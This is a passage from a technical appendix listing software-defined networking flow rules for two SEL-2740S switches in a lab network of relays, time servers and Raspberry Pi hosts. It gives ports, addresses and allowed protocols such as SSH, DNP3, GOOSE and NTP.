F3			IPV4	TCP	192.168.1.24	192.168.1.23	TCP/DNP3		D2, B4	RaspberryPi 13	RaspberryPi 14
F4			IPV4	UDP	0.0.0.0	255.255.255.255	UDP/68	UDP/67	C1, B4	RaspberryPi 11	DHCP Server

D.3.2.3 Flow Rules in SEL 2740S Switch #3

Table D-13 shows a summary of the SDN flow rules contained on switch #3.

Table D-13. SEL 2740S Switch #3 Flow Rules

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
B1	01:1B:19:00:00:00	00:30:A7:1D:09:8E	PTP						C3	SEL-2488 PTP Server	SEL-421, SEL-401
B1			ARP		192.168.1.11	192.168.1.13			B2	RaspberryPi 1	RaspberryPi 3
B1			IPV4	ICMP	192.168.1.11	192.168.1.13			B2	RaspberryPi 1	RaspberryPi 3
B1			IPV4	TCP	192.168.1.11	192.168.1.13		TCP/5201	B2	RaspberryPi 1	RaspberryPi 3
B1			ARP		192.168.1.15	192.168.1.16			C1	RaspberryPi 5	RaspberryPi 6
B1			IPV4	ICMP	192.168.1.15	192.168.1.16			C1	RaspberryPi 5	RaspberryPi 6
B1			IPV4	UDP	192.168.1.250	192.168.10.1	UDP/NTP		D1	Controller	SEL-2488 NTP Server
B1			ARP		192.168.1.11	192.168.1.100			D1	kali1	RaspberryPi 1
B1			ARP		192.168.1.11	192.168.1.50			D1	Temp Workstation	RaspberryPi 1
B1			ARP		192.168.1.15	192.168.1.50			D1	Temp Workstation	RaspberryPi 5
B1			ARP		192.168.1.18	192.168.1.50			D1	Temp Workstation	RaspberryPi 8
B1			ARP		192.168.1.19	192.168.1.50			D1	Temp Workstation	RaspberryPi 9
B1			ARP		192.168.1.23	192.168.1.50			D1	Temp Workstation	RaspberryPi 13
B1			ARP		192.168.1.18	192.168.1.52			D1	Commando	RaspberryPi 8
B1			ARP		192.168.1.250	192.168.10.1			D1	Controller	SEL-2488 NTP Server
B1			IPV4	ICMP	192.168.11.2	192.168.10.1			D1	SEL-2740S Switch 1	Controller
B1			IPV4	TCP	192.168.1.15	192.168.1.50	TCP/SSH		D1	Temp Workstation	RaspberryPi 5
B1			IPV4	TCP	192.168.1.18	192.168.1.50	TCP/SSH		D1	Temp Workstation	RaspberryPi 8
B1			IPV4	ICMP	192.168.1.19	192.168.1.50			D1	Temp Workstation	RaspberryPi 9
B1			IPV4	TCP	192.168.1.19	192.168.1.50	TCP/SSH		D1	Temp Workstation	RaspberryPi 9
B1			IPV4	TCP	192.168.1.23	192.168.1.50	TCP/SSH		D1	Temp Workstation	RaspberryPi 13
B1			IPV4	TCP	192.168.1.18	192.168.1.52	TCP/DNP3		D1	Commando	RaspberryPi 8
B1			IPV4	TCP	192.168.1.11	192.168.1.50	TCP/SSH		D1	Temp Workstation	RaspberryPi 1
B1			IPV4	ICMP	192.168.1.11	192.168.1.100			D1	kali1	RaspberryPi 1
B2			ARP		192.168.1.13	192.168.1.11			B1, D1	RaspberryPi 1	RaspberryPi 3
B2			IPV4	ICMP	192.168.1.13	192.168.1.11			B1, D1	RaspberryPi 1	RaspberryPi 3
B2			IPV4	TCP	192.168.1.13	192.168.1.11	TCP/5201		B1, D1	RaspberryPi 1	RaspberryPi 3
B2			ARP		192.168.1.13	192.168.1.50			D1, C2	Temp Workstation	RaspberryPi 3
B2			IPV4	TCP	192.168.1.13	192.168.1.50	TCP/SSH		D1, C2	Temp Workstation	RaspberryPi 3
C1			ARP		192.168.1.16	192.168.1.15			B1, D1	RaspberryPi 5	RaspberryPi 6
C1			IPV4	ICMP	192.168.1.16	192.168.1.15			B1, D1	RaspberryPi 5	RaspberryPi 6
C1			ARP		192.168.1.16	192.168.1.50			D1, C2	Temp Workstation	RaspberryPi 6
C1			IPV4	TCP	192.168.1.16	192.168.1.50	TCP/SSH		D1, C2	Temp Workstation	RaspberryPi 6
C2			ARP		192.168.1.50	192.168.1.13			B2	Temp Workstation	RaspberryPi 3
C2			IPV4	TCP	192.168.1.50	192.168.1.13		TCP/SSH	B2	Temp Workstation	RaspberryPi 3
C2			ARP		192.168.1.50	192.168.1.16			C1	Temp Workstation	RaspberryPi 6
C2			IPV4	TCP	192.168.1.50	192.168.1.16		TCP/SSH	C1	Temp Workstation	RaspberryPi 6

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
C2			ARP		192.168.1.50	192.168.1.14			E4	Temp Workstation	RaspberryPi 4
C2			IPV4	TCP	192.168.1.50	192.168.1.14		TCP/SSH	E4	Temp Workstation	RaspberryPi 4
C3			ARP		192.168.1.15	192.168.1.16			C1	RaspberryPi 5	RaspberryPi 6
C3			IPV4	ICMP	192.168.1.15	192.168.1.16			C1	RaspberryPi 5	RaspberryPi 6
C3			ARP		192.168.1.12	192.168.1.14			E4	RaspberryPi 2	RaspberryPi 4
C3			IPV4	ICMP	192.168.1.12	192.168.1.14			E4	RaspberryPi 2	RaspberryPi 4
C4	01:0C:CD:01:00:00		GOOSE						C2	SEL-751 Relay 1	
D1	01:1B:19:00:00:00	00:30:A7:1D:09:8E	PTP						C3	SEL-2488 PTP Server	SEL-421, SEL-401
D1			IPV4	UDP	192.168.11.5	192.168.1.250		UDP/NTP	B1	SEL-2740S Switch 4	SEL-2488 NTP Server
D1			IPV4	UDP	192.168.11.1	192.168.1.250		UDP/NTP	B1	SEL-2740S Control Center	SEL-2488 NTP Server
D1			IPV4	UDP	192.168.10.1	192.168.1.250		UDP/NTP	B1	Controller	SEL-2488 NTP Server
D1			ARP		192.168.10.1	192.168.1.250			B1	Controller	SEL-2488 NTP Server
D1			ARP		192.168.11.1	192.168.1.250			B1	SEL-2740S Control Center	SEL-2488 NTP Server
D1			ARP		192.168.11.5	192.168.1.250			B1	SEL-2740S Switch 4	SEL-2488 NTP Server
D1			IPV4	ICMP	192.168.10.1	192.168.11.2			B1	SEL-2740S Switch 1	Controller
D1			ARP		192.168.1.11	192.168.1.13			B2	RaspberryPi 1	RaspberryPi 3
D1			ARP		192.168.1.50	192.168.1.13			B2	Temp Workstation	RaspberryPi 3
D1			IPV4	ICMP	192.168.1.11	192.168.1.13			B2	RaspberryPi 1	RaspberryPi 3
D1			IPV4	TCP	192.168.1.11	192.168.1.13		TCP/5201	B2	RaspberryPi 1	RaspberryPi 3
D1			IPV4	TCP	192.168.1.50	192.168.1.13		TCP/SSH	B2	Temp Workstation	RaspberryPi 3
D1	01:0C:CD:01:00:00	00:30:A7:1D:11:98	GOOSE						B3	SEL-751 Relay 1	SEL-751 Relay 2, SEL-751 Relay 3
D1			ARP		192.168.1.50	192.168.1.16			C1	Temp Workstation	RaspberryPi 6
D1			IPV4	TCP	192.168.1.50	192.168.1.16		TCP/SSH	C1	Temp Workstation	RaspberryPi 6
D1			ARP		192.168.10.1	192.168.11.2			D2	Controller	SEL-2740S Switch 1
D1			ARP		192.168.10.1	192.168.11.3			D2	Controller	SEL-2740S Switch 2
D1	00:30:A7:1B:62:CD		IPV4		192.168.10.1				D2	Controller	SEL-2740S Switch 2
D1	00:30:A7:1B:62:17		IPV4		192.168.10.1				D2	Controller	SEL-2740S Switch 1
D1	01:0C:CD:01:00:00	00:30:A7:1D:11:98	GOOSE						D3	SEL-751 Relay 1	SEL-751 Relay 2, SEL-751 Relay 3
D1			ARP		192.168.1.50	192.168.1.14			E4	Temp Workstation	RaspberryPi 4
D1			IPV4	TCP	192.168.1.50	192.168.1.14		TCP/SSH	E4	Temp Workstation	RaspberryPi 4
D2			IPV4	UDP	192.168.11.3	192.168.1.250		UDP/NTP	B1	SEL-2740S Switch 2	SEL-2488 NTP Server
D2			ARP		192.168.1.20	192.168.1.19			B1	RaspberryPi 9	RaspberryPi 10
D2			ARP		192.168.1.24	192.168.1.23			B1	RaspberryPi 13	RaspberryPi 14
D2			ARP		192.168.11.3	192.168.1.250			B1	SEL-2740S Switch 2	SEL-2488 NTP Server
D2			IPV4	ICMP	192.168.1.20	192.168.1.19			B1	RaspberryPi 9	RaspberryPi 10
D2			IPV4	TCP	192.168.1.24	192.168.1.23	TCP/5201		B1	RaspberryPi 13	RaspberryPi 14
D2	01:0C:CD:01:00:00	00:30:A7:1D:11:98	GOOSE						B3	SEL-751 Relay 1	SEL-751 Relay 2, SEL-751 Relay 3
D2			ARP		192.168.11.2	192.168.10.1			D1	Controller	SEL-2740S Switch 1
D2			ARP		192.168.11.3	192.168.10.1			D1	Controller	SEL-2740S Switch 2
D2		00:30:A7:1B:62:CD	IPV4			192.168.10.1			D1	Controller	SEL-2740S Switch 2
D2		00:30:A7:1B:62:17	IPV4			192.168.10.1			D1	Controller	SEL-2740S Switch 1
D2	01:0C:CD:01:00:00	00:30:A7:1D:11:98	GOOSE						D3	SEL-751 Relay 1	SEL-751 Relay 2, SEL-751 Relay 3
D2			ARP		192.168.1.12	192.168.1.14			E4	RaspberryPi 2	RaspberryPi 4
D2			IPV4	ICMP	192.168.1.12	192.168.1.14			E4	RaspberryPi 2	RaspberryPi 4

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
D4	01:0C:CD:01:00:00	00:30:A7:1D:11:98	GOOSE						D3, B3, B1, D1, D2	SEL-751 Relay 1	SEL-751 Relay 2, SEL-751 Relay 3
E3	01:0C:CD:04:00:01		SV						C3		
E4			ARP		192.168.1.14	192.168.1.12			D1, D2	RaspberryPi 2	RaspberryPi 4
E4			IPV4	ICMP	192.168.1.14	192.168.1.12			D1, D2	RaspberryPi 2	RaspberryPi 4
E4			ARP		192.168.1.14	192.168.1.50			D1, C2	Temp Workstation	RaspberryPi 4
E4			IPV4	TCP	192.168.1.14	192.168.1.50	TCP/SSH		D1, C2	Temp Workstation	RaspberryPi 4
F4			IPV4	UDP	192.168.11.6	192.168.1.250		UDP/NTP	B1	SEL-2740S Switch 5	SEL-2488 NTP Server
F4			ARP		192.168.11.6	192.168.1.250			B1	SEL-2740S Switch 5	SEL-2488 NTP Server

D.3.2.4 Flow Rules in SEL 2740S Switch #4

Table D-14 shows a summary of the SDN flow rules contained on switch #4.

Table D-14. SEL 2740S Switch #4 Flow Rules

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
B4			IPV4	UDP	0.0.0.0	255.255.255.255	UDP/68	UDP/67	D1, D2	RaspberryPi 11	DHCP Server
B4			IPV4	UDP	192.168.1.250	192.168.11.1	UDP/NTP		D1, D2	SEL-2740S Control Center	SEL-2488 NTP Server
B4			ARP		192.168.1.12	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 2
B4			ARP		192.168.1.17	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 7
B4			ARP		192.168.1.20	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 10
B4			ARP		192.168.1.22	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 12
B4			ARP		192.168.1.24	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 14
B4			ARP		192.168.1.25	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 15
B4			ARP		192.168.1.26	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 16
B4			ARP		192.168.1.250	192.168.11.1			D1, D2	SEL-2740S Control Center	SEL-2488 NTP Server
B4			IPV4	ICMP	192.168.1.12	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 2
B4			IPV4	TCP	192.168.1.12	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 2
B4			IPV4	TCP	192.168.1.20	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 10
B4			IPV4	TCP	192.168.1.22	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 12
B4			IPV4	TCP	192.168.1.24	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 14
B4			IPV4	TCP	192.168.1.25	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 15
B4			IPV4	TCP	192.168.1.26	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 16
B4			IPV4	TCP	192.168.1.17	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 7
B4			IPV4	UDP	192.168.1.24	192.168.1.23	UDP/DNP3		C1	RaspberryPi 13	RaspberryPi 14
B4			IPV4	TCP	192.168.1.24	192.168.1.23	TCP/DNP3		C1	RaspberryPi 13	RaspberryPi 14
B4	01:0C:CD:01:00:00	00:30:A7:1D:11:98	GOOSE						C1	SEL-751 Relay 1	SEL-751 Relay 2, SEL-751 Relay 3
B4			ARP		192.168.1.12	192.168.1.14			C3	RaspberryPi 2	RaspberryPi 4
B4			IPV4	ICMP	192.168.1.12	192.168.1.14			C3	RaspberryPi 2	RaspberryPi 4
B4	01:0C:CD:01:00:00	00:30:A7:1D:11:98	GOOSE						E4	SEL-751 Relay 1	SEL-751 Relay 2, SEL-751 Relay 3
B4	01:0C:CD:01:00:00	00:30:A7:1D:11:98	GOOSE						E4	SEL-751 Relay 1	SEL-751 Relay 2, SEL-751 Relay 3
C1			IPV4	UDP	192.168.1.250	192.168.11.1	UDP/NTP		D1, D2	SEL-2740S Control Center	SEL-2488 NTP Server
C1			IPV4	UDP	192.168.1.250	192.168.10.1	UDP/NTP		D1, D2	Controller	SEL-2488 NTP Server
C1			ARP		192.168.1.11	192.168.1.100			D1, D2	kali1	RaspberryPi 1
C1			ARP		192.168.1.11	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 1
C1			ARP		192.168.1.15	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 5
C1			ARP		192.168.1.18	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 8
C1			ARP		192.168.1.19	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 9
C1			ARP		192.168.1.23	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 13
C1			ARP		192.168.1.18	192.168.1.52			D1, D2	Commando	RaspberryPi 8
C1			ARP		192.168.1.250	192.168.10.1			D1, D2	Controller	SEL-2488 NTP Server
C1			ARP		192.168.1.250	192.168.11.1			D1, D2	SEL-2740S Control Center	SEL-2488 NTP Server
C1			IPV4	ICMP	192.168.11.2	192.168.10.1			D1, D2	SEL-2740S Switch 1	Controller

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
C1			IPV4	TCP	192.168.1.15	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 5
C1			IPV4	TCP	192.168.1.18	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 8
C1			IPV4	ICMP	192.168.1.19	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 9
C1			IPV4	TCP	192.168.1.19	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 9
C1			IPV4	TCP	192.168.1.23	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 13
C1			IPV4	TCP	192.168.1.18	192.168.1.52	TCP/DNP3		D1, D2	Commando	RaspberryPi 8
C1			IPV4	TCP	192.168.1.11	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 1
C1			IPV4	ICMP	192.168.1.11	192.168.1.100			D1, D2	kali1	RaspberryPi 1
C1	01:1B:19:00:00:00	00:30:A7:1D:09:8E	PTP						E4	SEL-2488 PTP Server	SEL-421, SEL-401
C1	01:1B:19:00:00:00	00:30:A7:1D:09:8E	PTP						E4	SEL-2488 PTP Server	SEL-421, SEL-401
C1			IPV4	UDP	192.168.1.23	192.168.1.24		UDP/DNP3	B4	RaspberryPi 13	RaspberryPi 14
C1			IPV4	UDP	192.168.1.250	192.168.11.3	UDP/NTP		B4	SEL-2740S Switch 2	SEL-2488 NTP Server
C1			ARP		192.168.1.19	192.168.1.20			B4	RaspberryPi 9	RaspberryPi 10
C1			ARP		192.168.1.23	192.168.1.24			B4	RaspberryPi 13	RaspberryPi 14
C1			ARP		192.168.1.250	192.168.11.3			B4	SEL-2740S Switch 2	SEL-2488 NTP Server
C1			IPV4	ICMP	192.168.1.19	192.168.1.20			B4	RaspberryPi 9	RaspberryPi 10
C1			IPV4	TCP	192.168.1.23	192.168.1.24		TCP/5201	B4	RaspberryPi 13	RaspberryPi 14
C1			IPV4	TCP	192.168.1.23	192.168.1.24		TCP/DNP3	B4	RaspberryPi 13	RaspberryPi 14
C1			ARP		192.168.1.15	192.168.1.16			C3	RaspberryPi 5	RaspberryPi 6
C1			IPV4	ICMP	192.168.1.15	192.168.1.16			C3	RaspberryPi 5	RaspberryPi 6
C1			IPV4	TCP	192.168.10.100	192.168.10.4	TCP/1337		D1	Binary Armor Management	Binary Armor High Side
C1			ARP		192.168.10.100	192.168.10.4			D1	Binary Armor Management	Binary Armor High Side
C1			ARP		192.168.1.11	192.168.1.13			E4	RaspberryPi 1	RaspberryPi 3
C1			IPV4	ICMP	192.168.1.11	192.168.1.13			E4	RaspberryPi 1	RaspberryPi 3
C1			IPV4	TCP	192.168.1.11	192.168.1.13		TCP/5201	E4	RaspberryPi 1	RaspberryPi 3
C2			ARP		192.168.1.13	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 3
C2			ARP		192.168.1.14	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 4
C2			ARP		192.168.1.16	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 6
C2			IPV4	TCP	192.168.1.14	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 4
C2			IPV4	TCP	192.168.1.16	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 6
C2			IPV4	TCP	192.168.1.13	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 3
C2	01:0C:CD:01:00:00		GOOSE						C4	SEL-751 Relay 1	
C3	01:0C:CD:01:00:00		GOOSE						C4	SEL-751 Relay 1	
C4			ARP		192.168.1.30	192.168.1.52			D1, D2	Commando	SEL-421
C4			IPV4	ICMP	192.168.1.30	192.168.1.52			D1, D2	Commando	SEL-421
C4			IPV4	TCP	192.168.1.30	192.168.1.52	TCP/21		D1, D2	Commando	SEL-421
C4			IPV4	TCP	192.168.1.30	192.168.1.52	TCP/20		D1, D2	SEL-421	Commando
D1			IPV4	UDP	192.168.11.1	192.168.1.250		UDP/NTP	C1, E4	SEL-2740S Control Center	SEL-2488 NTP Server
D1			IPV4	UDP	192.168.10.1	192.168.1.250		UDP/NTP	C1, E4	Controller	SEL-2488 NTP Server
D1			ARP		192.168.10.1	192.168.1.250			C1, E4	Controller	SEL-2488 NTP Server
D1			ARP		192.168.11.1	192.168.1.250			C1, E4	SEL-2740S Control Center	SEL-2488 NTP Server
D1			IPV4	ICMP	192.168.10.1	192.168.11.2			C1, E4	SEL-2740S Switch 1	Controller

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
D1			ARP		192.168.1.50	192.168.1.12			B4, D2	Temp Workstation	RaspberryPi 2
D1			ARP		192.168.1.50	192.168.1.17			B4, D2	Temp Workstation	RaspberryPi 7
D1			ARP		192.168.1.50	192.168.1.20			B4, D2	Temp Workstation	RaspberryPi 10
D1			ARP		192.168.1.50	192.168.1.22			B4, D2	Temp Workstation	RaspberryPi 12
D1			ARP		192.168.1.50	192.168.1.24			B4, D2	Temp Workstation	RaspberryPi 14
D1			ARP		192.168.1.50	192.168.1.25			B4, D2	Temp Workstation	RaspberryPi 15
D1			ARP		192.168.1.50	192.168.1.26			B4, D2	Temp Workstation	RaspberryPi 16
D1			IPV4	ICMP	192.168.1.50	192.168.1.12			B4, D2	Temp Workstation	RaspberryPi 2
D1			IPV4	TCP	192.168.1.50	192.168.1.12		TCP/SSH	B4, D2	Temp Workstation	RaspberryPi 2
D1			IPV4	TCP	192.168.1.50	192.168.1.20		TCP/SSH	B4, D2	Temp Workstation	RaspberryPi 10
D1			IPV4	TCP	192.168.1.50	192.168.1.22		TCP/SSH	B4, D2	Temp Workstation	RaspberryPi 12
D1			IPV4	TCP	192.168.1.50	192.168.1.24		TCP/SSH	B4, D2	Temp Workstation	RaspberryPi 14
D1			IPV4	TCP	192.168.1.50	192.168.1.25		TCP/SSH	B4, D2	Temp Workstation	RaspberryPi 15
D1			IPV4	TCP	192.168.1.50	192.168.1.26		TCP/SSH	B4, D2	Temp Workstation	RaspberryPi 16
D1			IPV4	TCP	192.168.1.50	192.168.1.17		TCP/SSH	B4, D2	Temp Workstation	RaspberryPi 7
D1			ARP		192.168.1.100	192.168.1.11			C1, D2	kali1	RaspberryPi 1
D1			ARP		192.168.1.50	192.168.1.11			C1, D2	Temp Workstation	RaspberryPi 1
D1			ARP		192.168.1.50	192.168.1.15			C1, D2	Temp Workstation	RaspberryPi 5
D1			ARP		192.168.1.50	192.168.1.18			C1, D2	Temp Workstation	RaspberryPi 8
D1			ARP		192.168.1.52	192.168.1.18			C1, D2	Commando	RaspberryPi 8
D1			ARP		192.168.1.50	192.168.1.19			C1, D2	Temp Workstation	RaspberryPi 9
D1			ARP		192.168.1.50	192.168.1.23			C1, D2	Temp Workstation	RaspberryPi 13
D1			IPV4	TCP	192.168.1.50	192.168.1.15		TCP/SSH	C1, D2	Temp Workstation	RaspberryPi 5
D1			IPV4	TCP	192.168.1.50	192.168.1.18		TCP/SSH	C1, D2	Temp Workstation	RaspberryPi 8
D1			IPV4	ICMP	192.168.1.50	192.168.1.19			C1, D2	Temp Workstation	RaspberryPi 9
D1			IPV4	TCP	192.168.1.50	192.168.1.19		TCP/SSH	C1, D2	Temp Workstation	RaspberryPi 9
D1			IPV4	TCP	192.168.1.50	192.168.1.23		TCP/SSH	C1, D2	Temp Workstation	RaspberryPi 13
D1			IPV4	TCP	192.168.1.52	192.168.1.18		TCP/DNP3	C1, D2	Commando	RaspberryPi 8
D1			IPV4	TCP	192.168.1.50	192.168.1.11		TCP/SSH	C1, D2	Temp Workstation	RaspberryPi 1
D1			IPV4	ICMP	192.168.1.100	192.168.1.11			C1, D2	kali1	RaspberryPi 1
D1			ARP		192.168.1.50	192.168.1.13			C2, E4	Temp Workstation	RaspberryPi 3
D1			ARP		192.168.1.50	192.168.1.14			C2, E4	Temp Workstation	RaspberryPi 4
D1			ARP		192.168.1.50	192.168.1.16			C2, E4	Temp Workstation	RaspberryPi 6
D1			IPV4	TCP	192.168.1.50	192.168.1.14		TCP/SSH	C2, E4	Temp Workstation	RaspberryPi 4
D1			IPV4	TCP	192.168.1.50	192.168.1.16		TCP/SSH	C2, E4	Temp Workstation	RaspberryPi 6
D1			IPV4	TCP	192.168.1.50	192.168.1.13		TCP/SSH	C2, E4	Temp Workstation	RaspberryPi 3
D1			IPV4	TCP	192.168.10.4	192.168.10.100		TCP/1337	C1	Binary Armor High Side	Binary Armor Management
D1			ARP		192.168.10.4	192.168.10.100			C1	Binary Armor High Side	Binary Armor Management
D1			ARP		192.168.1.52	192.168.1.30			C4	Commando	SEL-421
D1			IPV4	ICMP	192.168.1.52	192.168.1.30			C4	Commando	SEL-421
D1			IPV4	TCP	192.168.1.52	192.168.1.30		TCP/21	C4	Commando	SEL-421
D1			IPV4	TCP	192.168.1.52	192.168.1.30		TCP/20	C4	SEL-421	Commando
D1			ARP		192.168.10.1	192.168.11.2			E4	Controller	SEL-2740S Switch 1
D1			ARP		192.168.10.1	192.168.11.3			E4	Controller	SEL-2740S Switch 2

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
D1			ARP		192.168.10.1	192.168.11.4			E4	Controller	SEL-2740S Switch 3
D1	00:30:A7:1B:62:CD		IPV4		192.168.10.1				E4	Controller	SEL-2740S Switch 2
D1	00:30:A7:1B:62:17		IPV4		192.168.10.1				E4	Controller	SEL-2740S Switch 1
D1	00:30:A7:1B:62:FF		IPV4		192.168.10.1				E4	Controller	SEL-2740S Switch 3
D2			IPV4	UDP	192.168.11.1	192.168.1.250		UDP/NTP	C1, E4	SEL-2740S Control Center	SEL-2488 NTP Server
D2			IPV4	UDP	192.168.10.1	192.168.1.250		UDP/NTP	C1, E4	Controller	SEL-2488 NTP Server
D2			ARP		192.168.10.1	192.168.1.250			C1, E4	Controller	SEL-2488 NTP Server
D2			ARP		192.168.11.1	192.168.1.250			C1, E4	SEL-2740S Control Center	SEL-2488 NTP Server
D2			IPV4	ICMP	192.168.10.1	192.168.11.2			C1, E4	SEL-2740S Switch 1	Controller
D2			IPV4	UDP	0.0.0.0	255.255.255.255	UDP/68	UDP/67	D1, D2	RaspberryPi 11	DHCP Server
D2			ARP		192.168.1.12	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 2
D2			ARP		192.168.1.17	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 7
D2			ARP		192.168.1.20	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 10
D2			ARP		192.168.1.22	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 12
D2			ARP		192.168.1.24	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 14
D2			ARP		192.168.1.25	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 15
D2			ARP		192.168.1.26	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 16
D2			IPV4	ICMP	192.168.1.12	192.168.1.50			D1, D2	Temp Workstation	RaspberryPi 2
D2			IPV4	TCP	192.168.1.12	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 2
D2			IPV4	TCP	192.168.1.20	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 10
D2			IPV4	TCP	192.168.1.22	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 12
D2			IPV4	TCP	192.168.1.24	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 14
D2			IPV4	TCP	192.168.1.25	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 15
D2			IPV4	TCP	192.168.1.26	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 16
D2			IPV4	TCP	192.168.1.17	192.168.1.50	TCP/SSH		D1, D2	Temp Workstation	RaspberryPi 7
D2			ARP		192.168.1.50	192.168.1.12			B4, D2	Temp Workstation	RaspberryPi 2
D2			ARP		192.168.1.50	192.168.1.17			B4, D2	Temp Workstation	RaspberryPi 7
D2			ARP		192.168.1.50	192.168.1.20			B4, D2	Temp Workstation	RaspberryPi 10
D2			ARP		192.168.1.50	192.168.1.22			B4, D2	Temp Workstation	RaspberryPi 12
D2			ARP		192.168.1.50	192.168.1.24			B4, D2	Temp Workstation	RaspberryPi 14
D2			ARP		192.168.1.50	192.168.1.25			B4, D2	Temp Workstation	RaspberryPi 15
D2			ARP		192.168.1.50	192.168.1.26			B4, D2	Temp Workstation	RaspberryPi 16
D2			IPV4	ICMP	192.168.1.50	192.168.1.12			B4, D2	Temp Workstation	RaspberryPi 2
D2			IPV4	TCP	192.168.1.50	192.168.1.12		TCP/SSH	B4, D2	Temp Workstation	RaspberryPi 2
D2			IPV4	TCP	192.168.1.50	192.168.1.20		TCP/SSH	B4, D2	Temp Workstation	RaspberryPi 10
D2			IPV4	TCP	192.168.1.50	192.168.1.22		TCP/SSH	B4, D2	Temp Workstation	RaspberryPi 12
D2			IPV4	TCP	192.168.1.50	192.168.1.24		TCP/SSH	B4, D2	Temp Workstation	RaspberryPi 14
D2			IPV4	TCP	192.168.1.50	192.168.1.25		TCP/SSH	B4, D2	Temp Workstation	RaspberryPi 15
D2			IPV4	TCP	192.168.1.50	192.168.1.26		TCP/SSH	B4, D2	Temp Workstation	RaspberryPi 16
D2			IPV4	TCP	192.168.1.50	192.168.1.17		TCP/SSH	B4, D2	Temp Workstation	RaspberryPi 7
D2			ARP		192.168.1.100	192.168.1.11			C1, D2	kali1	RaspberryPi 1
D2			ARP		192.168.1.50	192.168.1.11			C1, D2	Temp Workstation	RaspberryPi 1
D2			ARP		192.168.1.50	192.168.1.15			C1, D2	Temp Workstation	RaspberryPi 5
D2			ARP		192.168.1.50	192.168.1.18			C1, D2	Temp Workstation	RaspberryPi 8

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
D2			ARP		192.168.1.52	192.168.1.18			C1, D2	Commando	RaspberryPi 8
D2			ARP		192.168.1.50	192.168.1.19			C1, D2	Temp Workstation	RaspberryPi 9
D2			ARP		192.168.1.50	192.168.1.23			C1, D2	Temp Workstation	RaspberryPi 13
D2			IPV4	TCP	192.168.1.50	192.168.1.15		TCP/SSH	C1, D2	Temp Workstation	RaspberryPi 5
D2			IPV4	TCP	192.168.1.50	192.168.1.18		TCP/SSH	C1, D2	Temp Workstation	RaspberryPi 8
D2			IPV4	ICMP	192.168.1.50	192.168.1.19			C1, D2	Temp Workstation	RaspberryPi 9
D2			IPV4	TCP	192.168.1.50	192.168.1.19		TCP/SSH	C1, D2	Temp Workstation	RaspberryPi 9
D2			IPV4	TCP	192.168.1.50	192.168.1.23		TCP/SSH	C1, D2	Temp Workstation	RaspberryPi 13
D2			IPV4	TCP	192.168.1.52	192.168.1.18		TCP/DNP3	C1, D2	Commando	RaspberryPi 8
D2			IPV4	TCP	192.168.1.50	192.168.1.11		TCP/SSH	C1, D2	Temp Workstation	RaspberryPi 1
D2			IPV4	ICMP	192.168.1.100	192.168.1.11			C1, D2	kali1	RaspberryPi 1
D2			ARP		192.168.1.50	192.168.1.13			C2, E4	Temp Workstation	RaspberryPi 3
D2			ARP		192.168.1.50	192.168.1.14			C2, E4	Temp Workstation	RaspberryPi 4
